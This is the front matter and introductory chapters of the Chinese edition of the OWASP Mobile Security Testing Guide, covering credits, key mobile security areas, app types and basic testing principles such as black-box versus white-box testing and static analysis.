



OWASP 移动安全测试指南 (MSTG)

OWASP 中国
2021 年 4 月

目录

1. 前言	5
2. 卷首语	7
2.1. 关于《OWASP 移动安全测试指南》	7
2.2. 版权和许可	7
2.3. ISBN	7
2.4. 鸣谢	7
2.5. 中文版说明	11
2.6. 中文版团队简介	12
3. 概述	15
3.1. 《OWASP 移动安全测试指南》介绍	15
3.2. OWASP 移动 APP 安全验证标准	17
3.3. MSTG 导览	17
4. 通用移动测试指南	19
4.1. 移动应用分类	19
4.2. 移动 App 安全性测试	21
4.3. 篡改和逆向工程	38
4.4. 移动 App 的身份验证架构	45
4.5. 网络通信测试	66
4.6. 移动应用的加密	78
4.7. 测试代码质量	85
4.8. 测试用户交互	95

5.	Android 移动安全测试	97
5.1.	Android 平台概述	97
5.2.	Android 基础测试	116
5.3.	Android 数据存储	177
5.4.	Android API 加密	211
5.5.	Android 本地身份验证	228
5.6.	Android 网络 API	236
5.7.	Android 平台 API	253
5.8.	Android 应用程序的代码质量和构建设置	294
5.9.	Android 系统上的篡改和逆向工程	309
5.10.	Android 反逆向防御	369
6.	iOS 移动安全测试	411
6.1.	iOS 平台概述	411
6.2.	iOS 基础安全测试	418
6.3.	iOS 数据存储	456
6.4.	iOS API 加密	484
6.5.	iOS 上的本地身份验证	493
6.6.	iOS 网络 API	500
6.7.	iOS 平台 API	509
6.8.	iOS 应用程序的代码质量和构建设置	604
6.9.	iOS 系统上的篡改和逆向工程	619
6.10.	iOS 反逆向防御	636

7. 附录	656
7.1. 测试工具.....	656
7.2. 建议阅读.....	663
7.3. 全文速览.....	664

1. 前言

欢迎浏览《OWASP 移动安全测试指南》。请自由阅读现有内容，但需注意的是它可能随时会更新。新 API 接口和最佳实践会随着每个主版本（和小版本）发布而被引入到 iOS 和安卓里，同时每天也都会发现新的威胁。

如果您有任何反馈或建议，或希望参与做一些贡献，请在 GitHub 上创建一个 issue 或者在 Slack 上联系我们。请参阅 README 里的说明：

<https://www.github.com/OWASP/owasp-mstg/>

2017 年 OWASP 安全峰会期间，一个风和日丽的夏日，一群人，七男一女加大约三只松鼠在英国 Woburn 森林庄园相会。目前为止，没什么特别的。但您不知道的是，在接下来的 5 天时间里，他们不但重新定义了“移动应用安全”，还重新定义了本书编制的基础（讽刺的是，这一事件发生在 Bletchley 公园附近，那里曾经是伟大的艾伦·图灵（Alan Turing）的住所和工作场所）。



或许可能扯得有点远了。但至少，他们为一本非同寻常的安全书籍作了一个概念验证。《OWASP 移动安全测试指南（MSTG）》是一个开放、敏捷、众包的成果，是由来自全世界各地几十位作者和评审人员共同贡献而成。

鉴于这不是一本普通的有关安全方面的书籍，本文的介绍中并没有列出令人印象深刻的事实和数据来证明此时此刻移动设备的重要性。它也没有解释移动应用安全是怎么被破坏的，及为什么像这样的一本书是非常必要的。另外，作者们也没有对他们的妻子和朋友进行致谢，虽然没有他们这本文是不可能完成的。

然而我们的确有信息需要传递给我们的读者朋友们！《OWASP 移动安全测试指南 MSTG》第一条：不要只遵守《OWASP 移动安全测试指南》。想要在移动应用安全方面做到真正卓越，要求深刻了解移动操作系统、代码和网络安全、密码学以及很多其他方面。在这本书里许多东西我们只能触探到肤浅的部分。请勿止步于安全性测试方面！写您自己的应用，编译您自己的内核，剖析移动端恶意软件，学习它们如何运作。当您不断学习新东西，请考虑您自己给 MSTG 作点贡献！或许，像他们说的：“提个版本合并请求吧”。

2. 卷首语

2.1. 关于《OWASP 移动安全测试指南》

《OWASP 移动安全测试指南》是一份为测试移动应用安全而写的综合性手册。它描述了一些流程和技术，用来验证在[移动应用安全验证标准 \(MASVS \)](#)里面列举出来的要求，还为完整和统一的安全性测试提供了一个底线基准。

OWASP 感谢众多作者、评审人员和编辑人员为这份指南的推出而付出的努力工作。如果您对《移动安全测试指南》有任何意见和建议，请在[OWASP 移动安全项目的 Slack 频道](#)参与对 MASVS 和 MSTG 的讨论中来。您可以自己用[这个邀请链接](#)来注册一个 Slack 频道。（如果邀请链接过期了，请开一个 PR。）

2.2. 版权和许可

OWASP 基金会版权所有 © 2018。此作品是基于一份[Creative Commons Attribution-ShareAlike 4.0 的国际许可](#)下授权的。任何复用或分发，都必须向对方清楚表明此作品的许可条款。

2.3. ISBN

本文 ISBN 号为 978-0-359-47489-9。

2.4. 鸣谢

注意：这份贡献者表格是根据我们[GitHub 的贡献统计](#)生成出来的。这些统计的其中详情，请参见[GitHub 仓库的 README 文件](#)。由于我们是手动更新表格的，所以如果您没有立刻出现在表格里，请耐心等待。

2.4.1. 原文作者

2.4.1.1. Bernhard Mueller

Bernhard 是一位擅长于黑进任何系统的网络安全专员。在此领域超过十年的过程中，他有许多发布软件零日漏洞的事迹，例如：MS SQL 服务器、Adobe Flash Player、IBM Director、Cisco VOIP 以及 ModSecurity。您说得出口的，他可能都已经攻破它至少一次了。美国 BlackHat 给他颁发了一个 Pwning Award 最佳研究奖以赞扬他在移动安全领域的开创性工作。

2.4.1.2. Sven Schleier

Sven 是一位经验丰富的网页和移动端渗透测试人员，他评估了几乎所有软件，从历史上著名的 Flash 应用程序到现今的移动 App。他还是一位安全工程师，支持了很多项目的端到端从 SDLC 到“构建安全”的过程。他在一些本地和国际的会面和会议上发表了演讲，还在指导关于网页应用程序和移动 App 安全的实践研讨会。

2.4.1.3. Jeroen Willemsen

Jeroen 在 Xebia 是一位举足轻重的安全架构师，热衷于移动安全和风险管理。他作为一位安全教练，安全工程师和作为一位全栈工程师在很多公司工作过，这使他成为了一个万事通。他喜欢解释一些技术话题，从安全问题到编程挑战。

2.4.2. 联合作者

联合作者们业持续终如一地贡献了高质量的内容，并在 Github 里记录了至少 2000 个附件。

2.4.2.1. Carlos Holguera

Carlos 是一位在 ECRYPT 带领着移动安全渗透测试小组的安全工程师。在移动和嵌入式系统安全测试领域，比如汽车控制单元和物联网设备，他获得了许多年的实践经验。他对逆向工程和移动 App 动态监测充满了热情，并且一直持续学习和分享他的知识。

2.4.2.2. Romuald Szkudlarek

Romuald 是一位热情洋溢的网络安全和隐私专家，在网络、移动、物联网和云领域有超过 15 年的经验。纵观他的职业生涯，他已经把他的业余时间献给了一系列以推进软件和网络安全为目标的项目，他经常在许多福利机构执教。他还拥有 CISSP、CCSP、CSSLP 和 CEH 认证。

2.4.2.3. Jeroen Beckers

Jeroen 是 NVISO 移动安全组长，他在那里负责为移动安全项目和所有移动产品的研发作质量保障。他在高校和大学期间担任 Flash 开发人员的职务，然而当他毕业后就马上转到了网络安全事业，现在已经在移动安全领域有超过 5 年的经验了。他喜爱与他人分享他的知识，这一点从他在学院、大学、客户和会议上的多次演讲就可以看出来。

2.4.3. 顶级贡献者

顶级贡献者们业已始终如一地贡献了高质量的内容，并在 Github 里记录了至少 500 个附件。

- Paweł Rzepa

- Francesco Stillavato
- Henry Hoggard
- Andreas Happe
- Kyle Benac
- Alexander Antukh
- Wen Bin Kong
- Abdessamad Temmar
- Bolot Kerimbaev
- Cláudio André
- Slawomir Kosowski
- Abderrahmane Aftahi

2. 4. 4. 贡献者

贡献者业已始终如一地贡献了高质量的内容，并在 Github 里记录了至少 50 个附件。

Jin Kung Ong、Koki Takeyama、Sjoerd Langkemper、Gerhard Wagner、Michael Helwig、Pece Milosev、Ryan Teoh、Denis Pilipchuk、Dharshin De Silva、Paulino Calderon、Anatoly Rosencrantz、Abhinav Sejpal、José Carlos Andreu、Dominique Righetto、Raul Siles、Daniel Ramirez Martin、Yogesh Sharma、Enrico Verzegnassi、Nick Epson、Emil Tostrup、Prathan Phongthiproek、Tom Welch、Luander Ribeiro、Heaven L. Hodges、Shiv Sahni、Dario Incalza、Akanksha Bana、Oguzhan Topgul、Vikas Gupta、Sijo Abraham、David Fern、Pishu Mahtani、Anuruddha E、Jay Mbolda、Elie Saad。

2. 4. 5. 审查人员

评审人也已始终如一地通过 Github issues 和 PR 评论提供有用的反馈。

- Jeroen Beckers
- Sjoerd Langkemper
- Anant Shrivastava

2. 4. 6. 编辑人员

- Heaven Hodges
- Caitlin Andrews
- Nick Epson
- Anita Diamond

- Anna Szkudlarek

2.4.7. 其他人员

许多其他贡献者也提交了少量内容修改，例如：单个单词或者句子（少于 50 个附件）。全部贡献者名单请移步 [GitHub](#)。

2.4.8. 赞助商

在 MASVS 和 MSTG 都被社区自愿创建和维护起来的时候，有时候就需要些许外部帮助了。我们因此感谢我们的赞助商提供资金使得能够招聘到技术编辑。需要注意的是，他们的赞助并不会以任何形式影响到 MASVS 和 MSTG 的内容。赞助内容包在 [OWASP 项目 Wiki](#) 上有描述。

2.4.8.1. 可敬的赞助者



2.4.9. 较早前的版本

《移动安全测试指南》于 2015 年由 Milan Singh Thakur 创建启动。原始文档放在 Google Drive 上。指南的开发工作在 2016 年的 10 月转移到了 GitHub 上。

2.4.9.1. OWASP MSTG "Beta 2" (Google Doc)

作者	评审人	顶级贡献者
Milan Singh Thakur、Abhinav Sejpal、Blessen Thomas、Dennis Titze、Davide Cioccia、Pragati Singh、Mohammad Hamed Dadpour、David Fern、Ali Yazdani、Mirza Ali、Rahil Parikh、Anant Shrivastava、Stephen Corbiaux、Ryan Dewhurst、Anto Joseph、Bao Lee、Shiv Patel、Nutan Kumar Panda、Julian Schütte、Stephanie Vanroelen、Bernard Wagner、Gerhard Wagner、Javier Dominguez	Andrew Muller、Jonathan Carter、Stephanie Vanroelen、Milan Singh Thakur	Jim Manico、Paco Hope、Pragati Singh、Yair Amit、Amin Lalji、OWASP Mobile Team

2.4.9.2. OWASP MSTG "Beta 1" (Google Doc)

作者	评审人	顶级贡献者
Milan Singh Thakur、Abhinav Sejpal、Pragati Singh、Mohammad Hamed Dadpour、David Fern、Mirza Ali、Rahil Parikh	Andrew Muller、Jonathan Carter	Jim Manico、Paco Hope、Yair Amit、Amin Lalji、OWASP Mobile Team

2.5. 中文版说明

(1) 本文为《OWASP Mobile Security Testing Guide (MSTG)》的中文版。该版本尽量提供英文版本中的图片，并与原版本保持相同的风格。存在的差异，敬请谅解。

(2) 为方便读者阅读和理解本书中的内容，本文对原英文版中的部分章节进行了顺序调整。

(3) 由于译中文者团队水平有限，且原文内容量巨大，存在的翻译和编制错误敬请指正。

(4) 如果您有关于本书的任何意见或建议，可以通过以下方式联系我们：

邮箱：project@owasp.org.cn

微信公众号：



“OWASP 移动安全测试指南”项目支持单位：



2.6. 中文版团队简介

感谢以下参与中文版《OWASP 移动安全测试指南》的成员。

- 项目组长：肖文棣
- 翻译人员：郭秀峰、黄小波、罗雄、奚望、任博伦、宋荆汉、王健达、温略渝、钟英南、曾耀展（排名不分先后，按姓氏拼音顺序排序）
- 审查人员：王颉
- 汇编人员：赵学文

2.6.1. 成员简介（按姓氏拼音顺序排序）

2.6.1.1. 郭秀峰

郭秀峰，毕业于电子科技大学，本科计算机科学专业，早年网络 ID“南国利剑”从事过制造业、金融及互联网企业信息安全建设、安全测试相关工作 8 年，现任 FREEBUF 漏洞盒子安全服务专家职务，主要对接大型客户的内部渗透测试，攻防演练技术需求和现场实施指导，同时负责公司华南区安全服务技术管理工作。

2.6.1.2. 黄小波

黄小波，硕士研究生。曾在多个知名安全厂商从事 android 病毒分析，app 安全测试，android 逆向等工作，拥有丰富的移动安全经验。现在 vivo 互联网安全团队从事源代码安全建设工作。

2.6.1.3. 罗雄

罗雄，从事企业信息安全建设，渗透测试工作，持有 CISSP 安全认证。现任博智林机器人，高级信息安全管理经理。负责安全产品建设，业务安全支撑，渗透测试、项目管理等工作。

2.6.1.4. 任博伦

任博伦，OWASP 中国陕西区域负责人，OPPO 子午安全实验室高级安全工程师，长期从事信息安全攻防相关工作，丰富的安全对抗经验，尤其对物联网整体安全方案有丰富经验。多次参与 Web 云端、移动端、硬件设备端、无线通信的安全评审及渗透测试工作。

2.6.1.5. 宋荆汉

宋荆汉，华中科技大学计算机科学专业硕士研究生，现任深圳开源互联网安全技术有限公司网安加学院院长，拥有 17 年各类软件研发及管理经验，曾在中软信息安全实验、中兴通讯、任子行网络、全志科技、汇金科技担任高级研发管理职位。国内较早从事蜜罐系统、大规模入侵检测系统

的研究开发人员，发表有相关专业论文，曾参与国家软件安全开发相关标准的制定，对软件安全开发有比较深入的研究。

2.6.1.6. 王颉

王颉，OWASP 中国副主席，英国拉夫堡大学网络安全博士，现任深圳开源互联网安全技术有限公司副总经理。具有近 10 年的网络安全与软件安全技术研究与从业经验，聚焦软件开发安全技术领域的自主安全测试产品研发、技术合作、标准编制和人才培养。自 2009 年加入 OWASP 组织和 OWASP 中国分部以来，曾参与了“OWASP 中文项目”和“OWASP S-SDLC 项目”2 个 OWASP 全球项目，并先后主持、参与和独立开展了“OWASP Top 10”、“OWASP OpenSAMM”、“OWASP 安全编码规范快速参考指南”、“OWASP 安全测试指南”等多个 OWASP 中国分部项目，为在国内提高 OWASP 安全组织的影响力、提升 OWASP 研究成果的实用性和适用性做出重要贡献。

2.6.1.7. 王健达

王健达，因缘而识，随缘而行，随心而动，又因缘而起，现为杭州帕拉迪汉武实验室安全研究员，为安全而行，人生格言：阴阳相济，阴阳相安。

2.6.1.8. 温略淦

温略淦，现任平安国际智慧城市法律合规部信息安全合规经理，负责信息安全及数据安全管理体系建设、信息安全策略制定、指导数据治理落地实施、信息科技风险管控及信息化建设等工作，参与集团安全产品设计、SDL 流程升级及数据融合等项目，协助监管进行电子取证。持 EXIN DPO、CDPSE、ITIL、ISO 27001、PMP 等证书，早年在初创公司从事移动终端系统开发工程师，13 入职 IBM GTS 负责海外金融客户 IT 咨询及安全运维，IT 审计等工作。

2.6.1.9. 肖文棣

肖文棣，OWASP 中国广东分会负责人，获得华中科技大学软件工程专业工程硕士学位，持有 CISSP、AWS 助理解决方案架构师和 AWS 安全专家等认证。现任晨星资讯（深圳）有限公司安全架构师，负责应用安全设计、管理和评审等工作。

2.6.1.10. 奚望

奚望，就职于 Testin 云测，任职 Testin 云测安全实验室渗透测试负责人，主要从事渗透攻防，逆向分析与项目管理工作，持有 CISSP、CISAW 等安全认证，对红队攻击、移动应用逆向、个人隐私合规具有深刻认识。

2.6.1.11. 钟英南

钟英南，本科学历，网络信息安全 12 年以上从业经验，现就职于广东安创科技技术总监，安创学院安全讲师、CISP 认证讲师、51CTO 学院高级讲师，持有 CISA、CDPSE、CCSSP、CISI 等证书，擅长 IT 审计、安全体系建设、风险管理、安全产品设计、安全合规等领域。

2.6.1.12. 曾耀展

曾耀展，毕业于电子科技大学本科。就职于毕马威中国数字化转型与智能创新空间，任职高级开发以及开发组长。早年接触互联网行业并开始涉足前端开发，然后进一步从事全栈开发多年。多年的大型中外企业从业经验，对企业安全标准和安全架构具有深刻认识。

2.6.1.13. 赵学文

赵学文，“注册软件安全开发人员（CWASP CSSD）”、“Project Management Professional（PMP）”认证持有者。自 2017 年加入 OWASP 中国分部以来，积极参与 OWASP 中国组织的“OWASP Top 10 2017”、“OWASP 应用软件安全级别验证参考标准”、“OWASP 应用软件安全代码审查指南”等中文项目，为应用软件安全技术的研究与推广做出积极贡献。

3. 概述

3.1. 《OWASP 移动安全测试指南》介绍

新技术总会引入新的安全风险，而移动计算也没有例外。移动应用的安全性担忧在一些重要的方面与统桌面软件不太一样。现代移动操作系统相比传统桌面操作系统可以认为是更安全的，但当我们在移动 App 开发过程中并没有小心地考虑到安全的时候，问题依然会出现。数据存储、App 内部通讯、合理使用加解密 API 和安全的网络通讯等，仅仅是其中部分的考虑事项。

3.1.1. 移动应用安全的关键领域

移动应用安全的关键领域

很多移动 App 渗透测试人员都有网络和网页应用渗透测试背景，这对于移动 App 测试来说是很有价值的。几乎所有的移动 App 都会跟一个后台服务进行通讯，而那些服务很容易受到跟我们熟悉的桌面机器上的网页应用同样类型的攻击。移动 App 不同之处在于具有较小的攻击面，因此也具有更多的安全性来抵挡注入和类似的攻击。相反，我们应该优先考虑设备和网络的数据保护以增强安全性。

下面，我们来讨论一下移动 App 安全性的关键领域。

3.1.1.1. 本地数据存储

敏感数据保护，例如：用户的证书和私有信息，对移动安全来说至关重要。如果一个 App 不当地使用了操作系统 API，例如：本地存储或者进程间通讯，那么这个 App 可能会给其他运行在同一个设备的 App 暴露了敏感数据。它也可能无意间泄露了数据到云端存储、备份或者是键盘缓存。此外，移动设备相比于其他类型的设备来说，可以更容易地被丢失或者偷窃，因此，个人更有可能获得对设备的物理访问，从而令其更容易获取数据。

当开发移动 App 的时候，存储用户数据时我们必须更加小心。比如，我们可以采用合适的密钥存储 API，并在可用的时候利用硬件支持的安全特性。

碎片化是一个我们处理的问题，特别是在安卓设备上。不是每个安卓设备都提供硬件支持的安全存储，并且很多设备还在运行过时的安卓版本。一个 App 要适配在这些过时的设备上，它可能被迫使用过时版本的安卓 API 来创建，可能缺乏某些重要的安全特性。为了最大限度的安全性，最好的选择就是用当前版本的 API 来创建 App，即使会排除掉某些用户。

3.1.1.2. 与信任的节点通讯

移动设备通常会连接到各种各样的网络，包括与其他人（潜在的不怀好意者）共享的公共 WIFI 网络。这就为各种各样基于网络的攻击行为创造了机会，从简单的到复杂的，从老旧的到新颖的。维护移动 App 和远端服务节点之间交换信息的机密性和真实性就显得至关重要了。作为最基本的要求，移动 App 必须用 TLS 协议建立一个安全的，加密的频道来进行网络通讯，并使用适当的设置。

3.1.1.3. 身份验证和授权

在多数情况下，发送用户信息到远程服务，在移动 App 架构里是不可或缺的一部分。即使很多身份验证和授权逻辑都实现在节点上，也有一些在移动 App 端的执行挑战。不同于网页 App，移动 App 常常会存储长时间的会话令牌（session tokens）用来解锁用户到设备的验证功能，比如：指纹扫描。当这允许更快的登录和更好的用户体验（没人喜欢输入复杂的密码），它也引入了随之而来的复杂度和滋生错误的空间。

移动 App 架构也越来越多地结合授权框架（如：OAuth2），将认证的事儿委托给独立的服务或者把认证过程外包给认证提供商。使用 OAuth2 容许客户端的验证逻辑被外包运行在同一个设备的其他 App 商（如：系统浏览器）。安全测试人员必须了解市面上不同的认证框架和架构的优缺点。

3.1.1.4. 与移动平台进行交互

移动操作系统的架构在一些重要方面不同于传统桌面架构。例如：所有移动操作系统都是通过管控特定 API 的访问来实现 App 权限系统的。他们还提供或多或少（安卓）或少（iOS）的进程间通讯（IPC）的便利，来使 App 间能够交换信号和数据。这些平台特定的功能伴有他们自身的一组缺陷。例如：如果进程间通讯（IPC）的 API 被滥用，敏感数据或者功能可能会被不经意间暴露给运行在这个设备上的其他 App。

3.1.1.5. 代码质量和漏洞补救

由于攻击面小的原因，传统的注入缺陷和内存管理缺陷在移动 App 上不太常见。移动 App 多数与信任的后台服务和 UI 进行交互，所以即使许多缓冲溢出的威胁存在于 App 上，这些威胁常常不会成为任何有用的攻击载体。同样适用浏览器漏洞利用，例如：跨站脚本（XSS - 容许攻击者在网页中注入脚本）在网页 App 中非常流行。然而，凡事总有例外。XSS 在移动端有些情况下理论上是可能的，但却非常少见哪些人能利用到 XSS 缺陷。关于 XSS 的更多信息，请参见[测试代码质量](#)章节中的“[测试跨站脚本缺陷](#)”。


传统注入缺陷和内存管理缺陷的免疫，并不意味着 App 开发人员就可以随意编写一些邋遢的代码。遵循安全的最佳实践可以得到坚固的（安全的）发布版本，这些版本具有抵抗篡改的适应能力。编译器和移动 SDK 提供的免费安全特性帮助增加安全性和减缓攻击。

3.1.1.6. 反篡改和反逆向

有三件事情您应该绝不愿意拿到台面上来说：宗教、政治和代码混淆。很多安全专家对客户端保护完全不予考虑。然而，软件保护控制非常广泛地应用在移动 App 世界，所以安全测试人员需要有办法来处理这些保护。我们相信，如果它们是出于明确的目的和现实的期望而使用的，而不是用来代替安全控制的，那么对客户端保护是有好处的。

3.2. OWASP 移动 APP 安全验证标准

本文档非常密切地与《OWASP 移动应用安全验证标准 (MASVS)》相关。MASVS 定义了一个移动 App 安全模型，以及列举出对移动 App 的普适的安全性要求。它可以给架构师、开发人员、测试人员、安全专家以及客户用来定义和明白一个安全的移动 App 所具备的质量。



例如：MASVS 的要求可以用在 App 的计划和架构设计阶段，而清单和测试指南可以作为手工安全测试的基线，或者在开发期间或其后作为自动安全检查的模版。在“[移动 App 安全性测试](#)”章节，我们将描述如何将清单和 MSTG 应用到一个对移动 App 的渗透测试中去。

3.3. MSTG 导览

MSTG 包含了在 MASVS 指定的所有细节的描述。MSTG 包含了以下主要部分：

- 1、[“一般测试指南”](#)章节包含了一套移动 App 安全测试的方法论和通用漏洞分析技术。因为它们用到移动安全性，本书也包括了额外技术性的、与操作系统无关的测试用例，比如说验证和会话管理、网络通讯、密码学。
- 2、[“安卓测试指南”](#)章节覆盖了安卓平台的移动安全性测试，包括：基础安全性、安全性测试用例、逆向工程技术及防范和篡改技术及防范。
- 3、[“iOS 测试指南”](#)章节覆盖了 iOS 平台的移动安全性测试，包括：iOS 操作系统的概述、安全测试方法、逆向工程及防范和篡改技术及防范。

4. 通用移动测试指南

4.1. 移动应用分类

术语“移动应用”指一种自成一体的计算程序，被设计用于执行在移动设备上。如今，安卓和 iOS 操作系统累计构成了[超过 99% 的移动 OS 市场份额](#)。另外，移动互联网的使用在历史上首次超过了桌面的使用，使移动浏览和移动应用成为[最广泛传播的互联网应用程序](#)。

在这份指南中，我们将使用“App”作为通用术语，用于指在流行的移动操作系统上运行的任何应用程序。

在基本意义上，App 要么直接运行在设计它们的平台上，要么运行在设备的移动浏览器上，或两者皆有。贯穿接下来的几个章节，我们将定义 App 在移动 App 分类中各自位置的特性，并讨论每个变体的差异。

4.1.1. 原生 App

移动操作系统，包括安卓和 iOS，附带一套软件开发套件（SDK），用于开发仅运行于该操作系统的应用。这些应用程序被称为是其开发的系统的原生应用。当讨论一个 App，一般假设它就是一个用标准编程语言为各自的操作系统而实现的原生 App——iOS 上的 Objective-C 或者 Swift，安卓上的 Java 或 Kotlin。

原生 App 天生就具有以最高级的可靠性来提供最快性能的能力。它们通常遵守平台指定的设计原则（例如：[安卓设计原则](#)），与混合或网页 App 相比，这往往会产生更加一致的用户界面（UI）。由于它们与系统深度集成，原生 App 可以直接访问设备的几乎每个组件（摄像头、感应器、硬件密钥存储等）。

当我们讨论安卓原生 App 时存在一些歧义，因为该平台提供了两个开发套件——安卓 SDK 和安卓 NDK。SDK 是基于 Java 或者 Kotlin 编程语言的，是开发 App 的默认选项。NDK（或者原生开发套件）是 C/C++ 的开发套件，用于开发可以直接访问较低级别 API（例如：OpenGL）的二进制库。这些库可以包含在使用 SDK 构建的普通 App 中。因此，我们说安卓原生 App（即用 SDK 构建的）可以拥有与 NDK 构建的原生代码。

原生应用最明显的缺点就是它们只针对一种特定的平台。为安卓和 iOS 构建同样的 App，一个人需要维护两套独立的代码库，或者常常引入复杂的开发工具来为两个平台移植一套代码（例如：[Xamarin](#)）。

4.1.2. 网页 App

移动网页 App (或简称网页 App) 是被设计为看起来像一个原生应用的网站。这些应用运行在设备的浏览器之上，通常用 HTML5 开发，更像是个现代的网页。启动图标的创建可能与访问原生应用的感觉相同，这些图标实际上就跟浏览器书签一样，简单地打开默认的网页浏览器来加载指定的网页。

网页 App 在浏览器 (即它们是“沙盒”) 的限制下运行，与设备的通用组件进行的集成很有限，相比于原生 App 来说会少一些性能。因为一个网页 App 通常面向多个平台，它们的 UI 不会遵循一些特定平台的设计原则。最大的优势是减少开发和维护与一个代码库相关的成本，并使开发者能够在不需要接触特定平台指定的 App 商店的情况下发布更新。例如：为一个网页 App 做一些 HTML 文件的跨平台更新是可行的，而对基于商店的 App 更新则需要付出更大的努力。

4.1.3. 混合 App

混合 App 试图填补原生 App 和网页 App 之间的空白。一个混合 App 像原生 App 那样执行，但主要的流程依赖网页技术，这意味着 App 的一部分在嵌入式的网页浏览器运行 (通常叫“Webview”)。因此，混合 App 继承了原生应用和网页应用的优点和缺点。

一个网页到原生的抽象层使混合 App 能够访问到那些纯网页 App 无法访问的设备能力。根据开发所用的框架，一个代码库可以开发出面向多个不同平台的多个应用，其 UI 与 App 开发的原生平台十分相似。

以下是一个开发混合 App 较流行的框架的不完全列表：

- [Apache Cordova](#)
- [Framework 7](#)
- [Ionic](#)
- [jQuery Mobile](#)
- [Google Flutter](#)
- [Native Script](#)
- [Onsen UI](#)
- [React Native](#)
- [Sencha Touch](#)

4.1.4. 演进式网页应用 App

演进式网页应用 (PWA) 像常见的网页一样加载，但是在许多地方不同于常见的网页 App。例如：它可以离线工作，并能够访问设备的硬件，这通常是只对原生移动 App 有效的。

PWA 结合了现代浏览器提供的不同的开放标准，用于提供丰富的移动端体验。一个网页 App 清单是一个简单的 JSON 文件，可以在“安装”后用来配置 App 的行为。

PWA 可支持安卓和 iOS，但不是所有的硬件功能都是可获取的。例如：iPhone X 或 ARKit 上的“推送通知”、用于增强现实的面部 ID 尚未在 iOS 上提供。PWA 的概述和在各个平台上的支持情况可以在[一篇来自 Maximiliano Firtman 的《Medium》文章](#)中找到。

4.1.5. 移动测试指南涵盖了什么

纵观本指南，我们将聚焦于占市场统治地位的安卓和 iOS 上的 App。移动设备现在是运行这些平台最普遍的设备类型，然而，越来越多的同一类平台（特别是安卓）运行在其他设备上，比如智能手表、电视、车载导航、音频系统以及其他嵌入式系统。

考虑到移动端 App 框架数量庞大，我们无法将其全面地覆盖。因此，我们只聚焦每个操作系统的原生应用。然而，当处理网页或者混合 App 的时候，同样的技术也是有用的。归根结底，无论框架，每个 App 都是基于原生组件。

4.2. 移动 App 安全性测试

在接下来的部分中，我们将提供一些通用安全性测试原则的简要概述以及关键术语。概念的介绍跟其他类型的渗透测试非常相似，所以如果您是一位有经验的测试人员，您可能很熟悉其中的一些内容。

纵观这个指南，我们用“移动 App 安全性测试”作为笼统的术语来指通过静态和动态分析来进行移动 App 安全性评估。例如：“移动 App 渗透测试”和“移动 App 安全性审查”的术语在安全行业的使用并不一致，但这些术语都大致指向同类事物。“移动 App 安全性测试”通常是更大规模安全性评估和渗透性测试的一部分，这些评估和测试中还包含了客户服务器结构和移动 APP 所使用的 APIs 服务器端。

在这份指南中，我们涵盖两种情况下的移动 App 安全性测试。第一个是在接近软件开发生命周期尾声完成的“经典”安全性测试。在这种情况下，测试人员访问一个近似于完成或者可发布版本的 App，识别安全缺陷，然后编写（通常是极为惨烈的）报告。另一种情况说的是从软件开发周期开

始的需求实现和安全测试的自动化。相同的基本需求和测试用例适用于这两种情况，但高级方法和客户端交互级别是不一样的。

4.2.1. 测试原则

4.2.1.1. 白盒测试与黑盒测试

让我们先从概念看起：

- 黑盒测试是在测试人员尚未知晓任何关于被测 App 的信息的情况下实行的。这个过程常常被称为“无知测试”。这种测试的主要目的在于使得测试者表现得像一个真实攻击者，在某种意义上探索对外公开和可获取的信息的可能用途。
- 白盒测试（有时被称作是“充分认知测试”）是与黑盒测试完全相反的，在某种意义上测试人员拥有关于 App 的充分认知。这方面认知可能包含源代码、文档和示意图。这种方法使它进行得比黑盒测试快得多，因为它是透明的，并且通过获取额外的知识测试人员可以构建更精细的和细粒度的测试用例。
- 灰盒测试是指介于上述两种测试类型之间的所有测试：一些信息提供给了测试人员（通常只有认证信息），而其他信息就是需要被发现的。这种类型的测试在测试用例的数量、成本、速度和测试范围方面是一种有意义的中和。灰盒测试在安全行业是最普遍的测试类型。

我们强烈建议您请求源代码，如此便可以令您的测试时间尽可能高效。测试人员的代码访问显然不是用来假装一个外部攻击，但允许测试人员在代码层面核对每个确定的异常或可疑行为，使得识别威胁变得容易。如果 App 以前还没有被测试过，那么白盒测试就是必经之路。

即使安卓的反编译很简单，但源代码可能被混淆了，并且反混淆是个耗时的工作，因此，时间限制是测试人员要访问源代码的另一个原因。

4.2.1.2. 威胁分析

威胁分析通常是指在一个 App 里寻找威胁的过程。虽然这可能是手动完成的，但自动扫描通常用来识别主要威胁。静态和动态分析是威胁分析的两种类型。

4.2.1.3. 静态与动态分析

静态应用安全性测试（SAST）涉及在不需要运行的情况下，通过手动或者自动的源代码的分析来检测一个应用程序的组件。OWASP 提供了关于[静态代码分析](#)的信息，可以帮助您了解它的技术、效力，缺点和限制。

